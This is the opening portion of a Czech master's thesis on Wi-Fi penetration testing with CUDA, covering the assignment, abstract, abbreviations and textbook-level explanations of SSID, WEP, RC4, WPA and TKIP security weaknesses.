VŠB – Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra telekomunikační techniky

Penetrační testy Wi-Fi sítí s technologií CUDA

Wi-Fi Network Penetration Testing with CUDA Technology

2011/2012 **Bc. Martin Raška**

VŠB - Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra telekomunikační techniky

Zadání diplomové práce

Student: **Bc. Martin Raška**

Studijní program: N2647 Informační a komunikační technologie

Studijní obor: 2601T013 Telekomunikační technika

Téma: Penetrační testy Wi-Fi sítí s technologií CUDA
Wi-Fi Network Penetration Testing with CUDA Technology

Zásady pro vypracování:

Technologie CUDA v současnosti představuje nový a dříve opomíjený prostředek pro urychlení náročných výpočetních úloh, jakými například mohou být výpočty shodných klíčů k přístupu do bezdrátových sítí. S využitím této technologie lze také prolomit šifrovací alogritmy Wi-fi sítí, které byl do současné doby pokládány za dostatečné a bezpečné. Cílem diplomové práce je zpracovat detailní přehled možných aplikací a metod pro penetraci do Wi-fi sítí s různým stupněm zabezpečení a zároveň navrhnout účinná a univerzální opatření, která by tyto penetrační hrozby v praxi omezila, či úplně eliminovala.

1. Studijní část: Wi-fi, bezpečnostní algoritmy a jejich princip funkce
2. Detailní přehled nástrojů pro penetraci do Wi-fi sítí
3. Praktické testování robustnosti WEP 64/128 a WPA/WPA2 klíče pomocí CUDA
4. Analýza provedených testů s cílem definovat pravidla pro eliminaci hrozeb ve Wi-fi sítích
5. Praktická implementace navržených metod zabezpečení a testování

Seznam doporučené odborné literatury:

Podle pokynů vedoucího diplomové práce

Wi-Foo II: The Secrets of Wireless Hacking (2nd Edition) by Andrew Vladimirov, Konstantin V. Gavrilenko and Andrei A. Mikhailovsky (Jul 28, 2008)

Formální náležitosti a rozsah diplomové práce stanoví pokyny pro vypracování zveřejněné na webových stránkách fakulty.

Vedoucí diplomové práce: **Ing. Filip Řezáč**

Datum zadání: 18.11.2011

Datum odevzdání: 04.05.2012


prof. RNDr. Vladimír Vašinek, CSc.
vedoucí katedry

prof. RNDr. Václav Snášel, CSc.
děkan fakulty

Prohlášení studenta

Prohlašuji, že jsem tuto diplomovou práci vypracoval samostatně a uvedl všechny literární prameny a publikace, ze kterých jsem čerpal.

Dne: 4.5.2012



Poděkování

Rád bych poděkoval Ing. Filipu Řezáčovi za odbornou pomoc a konzultaci při tvorbě diplomové práce.

Prohlášení zástupce spolupracující právnické nebo fyzické osoby

„Souhlasím se zveřejněním této bakalářské/diplomové práce dle požadavků čl. 26, odst. 9 Studijního a zkušebního řádu pro studium v bakalářských/magisterských programech VŠB-TU Ostrava.“

Dne: 4.5.2012 …….

Podpis zástupce

Abstrakt

Technologie CUDA v současnosti představuje nový a dříve opomíjený prostředek pro urychlení náročných výpočetních úloh, jakými mohou být například výpočty shodných klíčů k přístupu do bezdrátových sítí. S využitím této technologie lze také prolomit šifrovací algoritmy Wi-Fi sítí, které byly do současné doby pokládány za dostatečně bezpečné. Cílem diplomové práce je zpracovat detailní přehled možných aplikací a metod pro penetraci do Wi-Fi sítí s různým stupněm zabezpečení a zároveň navrhnout účinná a univerzální opatření, která by tyto penetrační hrozby v praxi omezila, či úplně eliminovala.

Klíčová slova

Wi-Fi, WLAN, MAC, SSID, WEP, WPA, TKIP, AES, CUDA Technologie

Abstract

Nowadays, CUDA technology represents a new and previously neglected solution for accelerating compute-intensive tasks, such as consistent calculations of keys to access the wireless networks. Using this technology can also break the encryption algorithms in Wi-Fi networks, which were until now considered strong and safe. The aim of this work is to prepare a detailed overview of possible applications and methods for Wi-Fi network penetration with various level of security and also to design effective and universal precautions, to reduce or completely eliminate the possible threats.

Key words

Wi-Fi, WLAN, MAC, SSID, WEP, WPA, TKIP, AES, CUDA Technology

Seznam použitých zkratek

Zkratka	Anglický význam
AAA	Authentication Authorization Accounting
ACID	Analysis Control for Intrusion Detection
ACL	Access Control List
AD	Active Directory
AES	Advanced Encryption Standard
AP	Acess Point
ARP	Address Resolution Protocol
BSS	Basic Service Set
CDP	Cisco Discovery Protocol
CPU	Central processing unit
CRC	Cyclic Redundancy Check
CSMA/CA	Carrier Sense Multiple Access With Collision Avoidance
DHCP	Dynamic Host Configuration Protocol
DoS	Denial of Service
EAP	Extensible Authentication Protocol
EAPOL	Extensible Authentication Protocol over LAN
ESS	Extended Service Set
ESSID	Extended Service Set Identificator
GPU	Graphics processing unit
GUI	Graphical user interface
HIDS	Host-based Intrusion Detection Systém
HP	Hewlett Packard
http	Hypertext Transfer Protocol
IAS	Internet Authentication Service
IBSS	Independent Basic Service Set
ICV	Integrity Check Value
IDS	Intrusion Detection System
IEEE	Institute of Electrical and Electronics Engineers
IOS	Internetwork Operating System
IP	Internet Protocol
IPS	Intrusion Prevention System
IV	Initialization Vector
LDAP	Lightweight Directory Access Protocol
MAC	Media Access Control
MIC	Message Integrity Code
NIDS	Network Intrusion Detection Systém
OS	Operating system
OSI	Open Systems Interconnection
OTP	One Time Password
P2P	Peer-to-Peer
PEAP	Protected Extensible Authentication Protocol
PMK	Pairwise Master Key
POP3	Post Office Protocol
PPS	Packet Per Second
PRGA	Pseudo Random Generation Algorithm
PRNG	PseudoRandom Number Generator
PSK	Pre Shared Key
PTK	Pairwise Transient Key
RADIUS	Remote Authentication Dial In User Service
RFMON	Radio Frequency Monitoring

Zkratka	Anglický význam
RSPAN	Remote Switched Port Analyzer
SMTP	Simple Mail Transfer Protocol
SNMP	Simple Network Management Protocol
SPAN	Switched Port Analyzer
SQL	Structured Query Language
SSID	Service Set Identifier
SSL	Secure Sockets Layer
STP	Spanning Tree Protocol
TKIP	Temporal Key Integrity Protocol
TLS	Transport Layer Security
To DS	To Distribution Systém
VLAN	Virtual LAN
VoWLAN	Voice over WLAN
WCS	Wireless Control System
WEP	Wired Equivalent Privacy
Wi-Fi	Wireless Fidelity
WISM	Wireless Services Module
WLAN	Wireless Local Area Network
WPA	Wi-Fi Protected Access
XML	Extensible Markup Language

Obsah

1 Úvod

Diplomová práce je členěna na část teoretickou a část praktickou, přičemž teoretická je zaměřena na problematiku bezdrátových sítí. Wi-Fi je jednou z hlavních bezdrátových technologií současnosti. Podpora Wi-Fi se tak integruje do stále více zařízení. Většina uživatelů však příliš často nechává jeden aspekt konfigurace bez povšimnutí, a tím je bezpečnost. Samotné zabezpečení bezdrátové části je pro správce sítě náročný úkol, protože každý protokol obsahuje bezpečnostní trhliny. V případě protokolu WEP jsou natolik závažné, že už při jeho dokončování Wi-Fi Aliance pracovala na novém protokolu. Teoretická část práce se zabývá popisem jednotlivých bezpečnostních protokolů. Následuje detailní přehled nástrojů pro penetraci do Wi-Fi sítí. V kapitole 3 je mimo jiné popsána CUDA technologie, sloužící k prolomení WPA klíče. Nasazení této technologie využívající grafickou kartu je na poli bezpečnosti Wi-Fi sítí aktuálním tématem. Proto je tato práce velkým přínosem na poli penetračních testů.

Pokud uživatelé či správci sítě implementují WEP do své bezdrátové části sítě, vystavují se tak bezpečnostním rizikům. Na tento protokol v dnešní době existuje nespočet nástrojů využívajících jeho slabiny. Nejpoužívanější nástroje jsou uvedeny v kapitole 4. Bohužel pro tento protokol nebyly doposud vyvinuty dostatečná bezpečnostní opatření, která by ho činila méně zranitelným a jelikož se vývoj bezpečnostních protokolů ubírá jiným směrem, nelze doporučit nic jiného, než nepoužívat protokol WEP. Po praktické ukázce prolomení protokolu WEP následuje popis jednotlivých technik, ať už slovníkových, či brute-force útoků, které jsou směřovány na bezpečnostní slabiny protokolu WPA. Velice zajímavá je kapitola popisující techniku rainbow table, protože i při její tvorbě je využita CUDA technologie, která slouží pro zrychlení celého útoku. Cílem naší práce je detailně popsat jednotlivé útoky tak, aby z nich čtenář mohl vyvodit jednoduché závěry. Hlavní důraz při psaní této práce je kladen na bezpečnostní opatření proti jednotlivým útokům. Kapitola 5 a 6 popisuje nasazení bezpečnostních systémů, které výše zmíněné útoky eliminují.

2 Bezpečnostní algoritmy Wi-Fi a jejich funkce

2.1 Bezpečnost WLAN sítí

Bezdrátové lokální sítě se ujaly v přístupu k Internetu jak v podnikovém, tak i domácím prostředí, ale také na cestách. WLAN umožňuje uživatelům podnikových sítí volný pohyb mezi kancelářemi bez přerušení jejich připojení k podnikovým síťovým prostředkům. Týká se to zejména datové komunikace (přístupu k souborům, e-mailu apod.), ale stále častěji i hlasové komunikace, přestože produkty pro VoWLAN (*Voice-over-WLAN*) jsou zatím na bázi firemních řešení.

Popularita WLAN vzrostla natolik, že se jejich podpora přímo integruje do nových počítačů a dalších komunikačních zařízení, a to se týká nejen starších typů standardů IEEE 802.11b a 802.11g, ale i novějšího IEEE 802.11n. Komunikace s podnikovou sítí přes Internet prostřednictvím bezdrátové sítě ovšem znamená bezpečnostní problém. Veřejná WLAN neboli „*hotspot*[1]“ je otevřená každému, včetně útočníkům, kteří mohou odposlouchávat veškerou komunikaci v rámci dosahu dané WLAN. Při nezabezpečeném přenosu dat, autentizaci uživatele a nezabezpečeném přístupu do podnikové sítě se tak mohou útočníci dostat k citlivým podnikovým datům. [1]

[1] Hotspot je místo nebo oblast, v němž je dostupné bezdrátové připojení do sítě Internet.

2.2 Vysílání SSID

Každé AP pravidelně (typicky každých 100 ms) vysílá administrativní signalizaci (takzvaný *Beacon*), kterým ohlašují svou přítomnost. Zpráva obsahuje různé informace o AP, například SSID (*Service Set Identifier*, tedy název sítě), podporované rychlosti a sílu signálu. [1]

2.2.1 Zablokování vysílání SSID

SSID (*Service Set IDentifier*) a WEP jsou základní bezpečnostní mechanismy implementované ve standardu 802.11b. SSID představuje označení sítě. Klienti se mohou připojit pouze k WLAN, jejíž SSID znají, protože přístupový bod ve fázi přidružení od stanice požaduje znalost SSID. To zároveň brání bezdrátové stanici, aby se omylem připojila k jinému přístupovému bodu.

Identifikátor SSID (0-32 oktetů dlouhý) se používá pro označení všech prvků systému WLAN (ESS, *Extended Service Set*). SSID není heslo, ale spíše označení dané WLAN, takže identifikátory mají funkci logické segmentace sítě.

SSID se vysílá v otevřené formě i v dalších řídících rámcích WLAN: nejen *Beacon*, *Probe Request*, *Probe Response*, ale i *Association Request*, tedy žádostech o přidružení a opětovné přidružení k síti. Některé z těchto zpráv se v provozu objevují poměrně zřídka, pouze při připojování do sítě, ale např. při přecházení stanice z jedné WLAN do jiné (nikoli z důvodu mobility, ale kvůli roamingu) vysílá stanice žádost (*Probe Request)*, na níž dostane odpověď (*Probe Response)* od všech AP v dosahu, a ta povinně obsahuje jejich SSID.

Přístupový bod sice může být nakonfigurován tak, aby nevysílal pravidelně *Beacon* s SSID, a tím lze také skrýt síť před běžnými uživateli, ale útočník jej přesto může poměrně snadno zjistit. Jednoduše pošle falešný požadavek na odpojení (*Disassociate*) skutečné aktivní stanice, která se následně musí připojit znovu pomocí zpráv *Probe* a *Associate*. Tímto způsobem může útočník odhalit skrytou WLAN prostřednictvím zachycení jejího SSID. [1]

2.3 Konfigurace WLAN


a) IBSS, režim ad-hoc

Sítě v režimu IBSS (*Independent Basic Service Set*) se často označují též jako sítě v režimu ad-hoc. Pracují v režimu P2P (peer to peer) a nepotřebují ke své činnosti AP (*Access Point*). Velmi často se taková řešení používají při různých zasedáních a konferencích, kde si účastníci potřebují předávat elektronická data.

b) BSS/ESS, režim infrastruktury

BSS (*Basic Service Set*) je Access Point připojený do metalické infrastruktury, např. Ethernetu. Libovolný bezdrátový klient se připojí k centrálnímu přístupovému bodu a veškerý provoz směřuje přes tento Access Point.

ESS (*Extended Service Set*) jsou dvě a více BSS, které jsou propojené distribučním systémem, např. Ethernetem. BSS a ESS porovnává obrázek 2.1. BSS se mohou bez problémů překrývat, pokud pracují na různých kanálech. Aby stanice komunikovaly se správným AP, každý AP používá indetifikátor SSID. Typicky se v souvislosti s BSS hovoří o BSSID, kterým bývá MAC adresa přístupového bodu, nebo řetězec znaků. Stanice pro přidružení k WLAN potřebuje znát správné SSID. [1]



Obr. 2.1 ESS, konfigurace WLAN s přístupovým bodem


2.3.1 Přidružení k WLAN

Přidružení *(Association)* k WLAN dochází na základě skenování provozu v síti (obr. 2.2), které probíhá vždy při zeslábnutí signálu a zvýšení chybovosti kanálu, nebo jej může iniciovat operační systém. Při pasivním skenování stanice jen poslouchá na každém kanále 802.11 po určitou dobu a zajímají ji specifické rámce tzv. *Beacon*, které AP implicitně pravidelně vysílá. Ty obsahují informace o AP a dané síti a očekává od dostupných AP odezvu. Bez ohledu na použitý typ skenování stanice na základě zjištění AP vyšle požadavek na přidružení a očekává od AP potvrzení svého začlenění do dané WLAN.

Před vlastním přidružením k AP musí stanice splnit požadavky **autentizace**. Podle 802.11 je autentizace buď otevřená (každá stanice se může přidružit), nebo prostřednictvím klíče sdíleného všemi stanicemi dané WLAN. [1]

Při kompletním **přidružení k přístupovému bodu** tedy bezdrátový klient prochází následujícími stavy:

- Neautentizován a nepřidružen.
- Autentizován a nepřidružen.
- Autentizován a přidružen.



Obr. 2.2 Přidružení k síti

2.4 WEP

2.4.1 Úvod

Všechny sítě 802.11 mají implementovaný protokol WEP (*Wired Equivalent Privacy*). WEP používá symetrický postup šifrování, kdy se pro šifrování i dešifrování používá jak stejný algoritmus, tak stejný klíč. Autentizace v rámci WEP je považována za velice slabou až nulovou. 40bitový uživatelský klíč pro autentizaci je **statický** a stejný pro všechny uživatele dané sítě, označován také jako sdílený klíč neboli *shared secret*. Klienti jej používají spolu se svou MAC adresou pro autentizaci vůči přístupovému bodu (ve skutečnosti se ověřuje totožnost síťové karty, nikoliv samotného uživatele). Autentizace se provádí pouze jednosměrně, přístupový bod se neautentizuje.

V 802.11 není definován mechanismus **managementu WEP klíčů**, který by se staral o automatickou distribuci klíčů a jejich obnovu.

Šifrování přenášených dat WEP se provádí 64bitovým klíčem, který je složen z uživatelského klíče a dynamicky se měnícího IV *(Initialization Vector*) v délce 24 bitů, nebo lépe 128bitovým klíčem (samotný klíč má délku 104 bitů, vektor pak 24 bitů). IV se posílá v otevřené formě a mění se obvykle s každým paketem, takže výsledné šifrování je jedinečné pro každý jednotlivý paket ve WLAN. WEP používá šifrovací algoritmus RC4. Bezpečnost sítě s WEP lze narušit snadno jak mechanicky (krádeží jednoho z koncových zařízení s příslušnou Wi-Fi kartou), tak odposlechem. [1]

2.4.2 WEP: autentizace

WEP používá symetrický postup, pro šifrování i dešifrování se používá stejný algoritmus i stejný klíč. Pro autentizaci se používají dvě metody: **otevřená** (*open system*) nebo **sdílený klíč** (*shared key*).


Otevřená autentizace (implicitní) není založena na žádném prověření identifikačních údajů klienta. Klient pošle své identifikační údaje na AP a ten jej na základě toho požadavku přidruží. Pokud je na AP nastavená otevřená autentizace, tak se může přidružit libovolný klient. [1]

Autentizace otevřeného systému

1. Bezdrátový klient vyšle autentizační rámec 802.11, který obsahuje jeho identifikační údaje.
2. Příjemce (AP nebo jiný klient) zkontroluje indentu stanice a vyšle zpět rámec *authentication verification*.

Autentizace sdíleným klíčem

1. Použije se uživatelský klíč dlouhý 40 bitů, nebo 104 bitů, který je statický a identický pro všechny uživatele v dané síti.
2. Bezdrátový klient vyšle rámec 802.11 obsahující jeho identifikační údaje a požadavek na autentizaci.
3. Příjemce odpoví vysláním výzvy (*challenge*).
4. Bezdrátový klient odpoví AP výzvou zašifrovanou pomocí WEP klíče, který je odvozen ze sdíleného autentizačního klíče.
5. AP porovná výsledek dešifrování s původně vyslanou výzvou a informuje o výsledku bezdrátového klienta.




Obr. 2.3 Autentizace sdíleným klíčem

2.4.3 **Proudová šifra RC4**

WEP používá RC4[2], symetrickou proudovou šifru, která se používá v SSL. RC4 byla ve své době (konec devadesátých let) zvolena pro zabezpečení WLAN díky své jednoduchosti implementace přímo do hardwaru síťového adaptéru, která má jen zanedbatelný vliv na výkonnost zařízení. Proudová šifra umožňuje z klíče pevné délky vytvořit šifrovací proud (*cipher stream*) tak, aby bylo možné šifrovat otevřený text libovolné délky (každému bitu textu odpovídá jeden bit šifry). RC4 dovoluje použít klíč o délce až 265 bitů, 802.11 pro WEP byla zvolena délka 40 bitů.

RC4 pracuje jako generátor pseudonáhodných čísel (*PRNG, Pseudo Random Number Generator*). Základ tvoří kombinace tajného klíče a IV (obr. 2.4). Mění se pouze IV, tajný klíč zůstává vždy stejný. Výsledek PRNG se pro zašifrování propojí s otevřeným textem (daty) prostřednictvím logické funkce XOR. Dešifrování proběhne pomocí funkce XOR, která se použije na zašifrovaný text. Pokud použijeme funkci XOR na výsledek, získáme původní hodnotu. [1]



Obr. 2.4 Šifrování RC4

[2] RC4 byla vyvinuta v roce 1987 Ronaldem Rivestem (*Ron's Code No. 4*)

2.4.4 Slabiny WEP

WEP je náchylný k útokům typu *replay*, podvržení/změna zprávy, ale zejména k odhalení klíče prostým odposlechem a hrubou silou, protože u 24bitového IV dochází brzy k opakování.

Bezpečnost lze narušit snadno jak mechanicky (krádeží jednoho z koncových zařízení), tak odposlechem. Na základě odposlechu lze klíče snadno zlomit pouze pomocí přenosného počítače, karty pro 802.11 a veřejně stažitelného softwaru z internetu (např. *Aircrack-ng*). Jakmile dojde k narušení bezpečnosti krádeží nebo odhalení klíče, musí se provést kompletní změna klíčů na všech zařízeních v dané síti sdílející stejný klíč.

Problémem WEP není šifra RC4 jako taková (byla rozluštěna v roce 1996), ale délka použitého IV. 24bitů znamená, že se IV musí často opakovat, a protože je klíč statický, stačí útočníkům v reálném čase (několika hodin) nasbírat dostatek paketů z WLAN a mohou šifru zlomit. Omezená délka IV je hlavní slabinou WEP: počet všech možných IV je omezen na 2^{24}. Při plném zatížení Wi-Fi a krátkých rámcích musí nutně dojít k opakování stejného IV (*collision*), a to během několika hodin, někdy i dříve. Odposloucháváním provozu po celou dobu, kdy dojde k opakování IV, si útočník nasbírá potřebné informace pro odhalení klíče WEP. Jakmile se totiž IV opakuje, může již dešifrovat data.

Řešením je implementovat buď jedinečný klíč pro každou relaci, nebo dokonce pro každý paket a často automaticky klíče rotovat. To uplatňují největší bezpečnostní mechanismy pro WLAN: WPA i 802.11i implementují jak delší IV (48bitový), tak dynamickou rotaci klíčů. [1]

2.4.5 Závěr

Šifrování

- **Stejný klíč** na všech zařízeních v téže WLAN – sdílený klíč.
- **Statický a krátký klíč** – IV se sice mění s každým paketem, ale v reálném čase se opakuje.
- **Slabý šifrovací mechanizmus RC4.**
- **Neřeší distribuci klíčů** – WEP nepodporuje automatickou změnu klíčů.

Autentizace

- **Jednostranná autentizace** – uživatel nemá jistotu, že se připojuje k autorizovanému přístupovému bodu.
- **Autentizace zařízení** – nikoliv uživatele, při krádeži zařízení se musí změnit klíč.

2.5 Zabezpečení v 802.11i

2.5.1 Úvod

WEP byl již od roku 2001 považován za zcela nedostatečný mechanismus pro WLAN, nesplňující současné požadavky na bezpečnost sítí. Proto se začalo pracovat na jeho vylepšení. Na konci roku 2002 sdružení výrobců Wi-Fi Alliance oznámilo momentální řešení pro problémy s bezpečností WLAN, pod označením **Wi-Fi Protected Access** (WPA). WPA bylo přijato jako dočasné řešení do doby, než bude schválen bezpečnostní doplněk normy IEEE 802.11i (k čemuž došlo v polovině roku 2004) a než budou k dispozici slučitelné produkty.

WPA představuje podmnožinu prvků 802.11i. Volily se takové metody, které nevyžadovaly změnu hardwaru, takže modernizace většiny zařízení šla provést pouze prostřednictvím změny softwaru/firmwaru. Proto také WPA používá stejný šifrovací mechanismus RC4 jako WEP. Nicméně protokol použitý ve WPA (TKIP) má kvůli své vyšší složitosti určitý vliv na výkonnost zařízení: ve srovnání s WEP snižuje výkonnost přibližně o 5-15%. [2]

2.5.2 WPA

Pro připomenutí, WEP používá 24bitový inicializační vektor, který slouží jako část inicializačního údaje generátoru RC4. Hodnota inicializačního vektoru by nikdy neměla být použita opakovaně, ale často k tomu dochází, protože v silném provozu dojde k vyčerpání 24bitového prostoru během několika hodin. Jakmile dojde k opakovanému použití (kolize), stává se WEP zranitelný útoky na šifrovací sekvenci a útoky typu *replay*. Útok na šifrovací sekvenci je založen na základní skutečnosti, že XOR dvou zašifrovaných textů dává stejný výsledek jako XOR dvou přímých textů. Opakovací útok pak vezme známou šifrovací sekvenci a použije ji k podvržení nových paketů. Opakovací útoky jsou možné díky tomu, že WEP akceptuje libovolné hodnoty IV. Dalším významným problémem protokolu WEP je algoritmus pro plánování klíče. Díky tomuto problému je možné rozluštit hodnotu klíče po zachycení dostatečného objemu šifrovaných dat.

A konečně je možné technikou „přehazování bitů“ zmást funkci pro kontrolu integrity, která používá 32bitovou hodnotu CRC. Útočník může modifikovat přenášený paket a změnit bity kontrolního součtu tak, že změna nebude detekovatelná. [2]

První produkty odpovídající standardu WPA se na trhu objevily v květnu 2003. Vylepšení nabízená protokolem WPA se ovšem nedají použít pro sítě typu ad-hoc a fungují pouze v sítích BSS/ESS. [2]

2.5.3 **TKIP**

Šifrování mechanismu TKIP vylepšují tři hlavní součásti:

- Funkce mixování klíče pro každý paket.
- Vylepšená funkce kontroly integrity (MIC, *Message Integrity Code*), pojmenována Michael.
- Vylepšená pravidla generování IV včetně sekvenčních pravidel.

TKIP částečně opravuje nedostatky protokolu WEP, lze je implementovat pomocí aktualizace firmwaru. Klient začíná se dvěma klíči – 128bitovým šifrovacím klíčem a 64bitovým klíčem pro zajištění integrity, které získá bezpečnostními mechanismy v průběhu iniciální komunikace protokolem 801.1x. Šifrovací klíč se označuje TK. Obsahuje funkce jako dynamické regenerování klíčů (dočasných klíčů, odtud název protokolu), kontrolu integrity zpráv a číslování paketů na ochranu proti útokům typu *replay*. Klíč MIC (*Message Integrity Code*) zajišťuje integritu dat. [2]

Novinkou v implementaci IV u TKIP je **sekvenční počítadlo**. IV se díky němu zvyšuje postupně (inkrementálně od nuly) a všechny pakety s IV mimo posloupnost se zničí, čímž se zabrání útoku typu *replay*, který bylo možné zneužít u WEP. Navíc se prostor inicializačního vektoru zvětšil z 24 na 48 bitů. Díky metodě potvrzování paketů implementované v CSMA/CA a následnému opětovnému vysílání specifikovaného chybějícího paketu si TKIP „pamatuje“ posledních 16 přijatých hodnot IV a kontroluje, zda opětovně vyslaný rámec do nich pasuje. Pokud ano a nebyl dosud obdržen, je přijat. Bez tohoto mechanismu by kvůli sekvenčnímu počítadlu TKIP nemohly být ztracené rámce opětovně vysílány. [1]

128bitový klíč se u TKIP mění s každým paketem. I když se používá stejná proudová šifra RC4 jako u WEP, pasivní monitorování provozu díky dočasným klíčům útočníkům k odhalení zašifrovaných dat nepomůže. [1]

TKIP také dovoluje správcům WLAN rotovat nejen klíče pro individuální provoz (*unicast*), ale také pro šifrování skupinového a všeobecného vysílání (*multicast* a *broadcast*). [1]

2.5.4 WPA: Autentizace

Nové bezpečnostní mechanismy v rámci WPA musely odstranit zásadní nedostatky protokolu WEP, tedy prakticky nulovou autentizaci (jednosměrně se autentizuje jen zařízení, nikoliv uživatel) a velmi slabé šifrování statickým klíčem. Autentizace uživatele na druhé vrstvě je pro správce důležitá, protože umožňuje specifikovat uživatele, kteří mohou mít do sítě přístup. Kromě jednosměrné autentizace uživatele vůči síti je potřeba také uživatelům dát jistotu, že se připojují k autorizované síti. Proto se konečně přešlo na vzájemnou autentizaci.

WPA nabízí různé režimy autentizace pro různá prostředí: v podnikovém prostředí předpokládá využití centralizovaného autentizačního serveru zodpovědného za distribuci klíčů (typicky RADIUS), zatímco v prostředí domácích sítí se používá jednodušší režim přednastaveného klíče (*PSK, Pre-Shared Key*), kdy stanice tento klíč sdílí s AP a žádné další ověřování identity se dál neprovádí. Na rozdíl od protokolu WEP, však TKIP používá tento klíč pouze jako výchozí hodnotu, ze kterého se matematicky odvodí potřebné šifrovací klíče. [1]


2.5.5 CCMP a AES

